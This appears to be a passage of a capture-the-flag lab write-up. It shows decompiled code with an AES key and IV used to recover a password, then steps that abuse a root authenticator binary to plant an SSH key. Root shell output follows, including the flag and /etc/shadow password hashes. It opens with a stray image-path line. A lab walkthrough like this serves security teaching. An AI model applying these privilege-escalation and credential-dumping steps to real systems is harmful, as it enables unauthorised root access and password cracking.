
KEY = a3e832345c7991619e20d43dbef4f5d5

IV = 761f59e3d9d2959aa79855dc0620816a

```
}
*__ptr = 0xf0251bfe;
__ptr[1] = 0xca976a80;
__ptr[2] = 0x58fd8078;
__ptr[3] = 0x23205cfc;
__ptr[4] = 0xd0dba26c;
__ptr[5] = 0xfab502e5;
__ptr[6] = 0x3aafc0eb;
__ptr[7] = 0x2c15279f;
local_e8 = 0x20;
uStack224 = 0x20;
local_f0 = __ptr;
msg = (&str)crypto::aes::ctr(0x20,0,&KEY,0x10,&IV,0x10);
sVar1 = local_220.vec.len;
```

PTR = fe1b25f0806a97ca7880fd58fc5c20236ca2dbd0e502b5faebc0af3a9f27152c

CyberChef



RustForSecurity@Developer@2021:) ⟹ 00 - Loot > Creds

Authenticator

1. Create ssh key `ssh-keygen -f key`
2. copy key.pub to clipboard
3. run sudo /root/.auth/authenticator and enter password above
4. Paste in ssh public key.
5. ssh in as root `ssh -i key root@localhost`

root

ls

```
root@developer:~# ls
Desktop  root.txt  snap
```

id/whoami

```
root@developer:~# id
uid=0(root) gid=0(root) groups=0(root)
root@developer:~# whoami
root
```

uname -a

```
root@developer:~# uname -a
Linux developer 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

root.txt

```
root@developer:~# cat root.txt
253097b149531324d5a87b363d8f19b8
```

/etc/shadow

```
root@developer:~# cat /etc/shadow
root:$6$l8VJgZo1Zz4sW7FV$AkwEZpNsnsies0C/8xLicbrEan8S7vlwc3OWX6s6bmrs2zuq2pTScjAxb02OcqCeclp8z42A2rRAhAjjFmyK1/:18820:0:99999:7:::

...[snip]...

karl:$6$wzxUkVc5RP4XCIpV$SsI3eEi01XV4dFAxNrE84pcCuegcLcYxudeNnn2.P7s22EAykljVjTjyIPPrFPm9GabWJ8J6FPuh6wLZGWnB31:18777:0:99999:7:::

...[snip]...

mark:$6$i9FOFkHWxuvgb3UJ$0cLGFNe.N.aeZ..Dor.bJPCAwvWXNTEMo./aGmLdbyIiY15WAagKamAIqANHVWEmWMcqOsaocvAjFodzQI6og0:18769:0:99999:7:::
```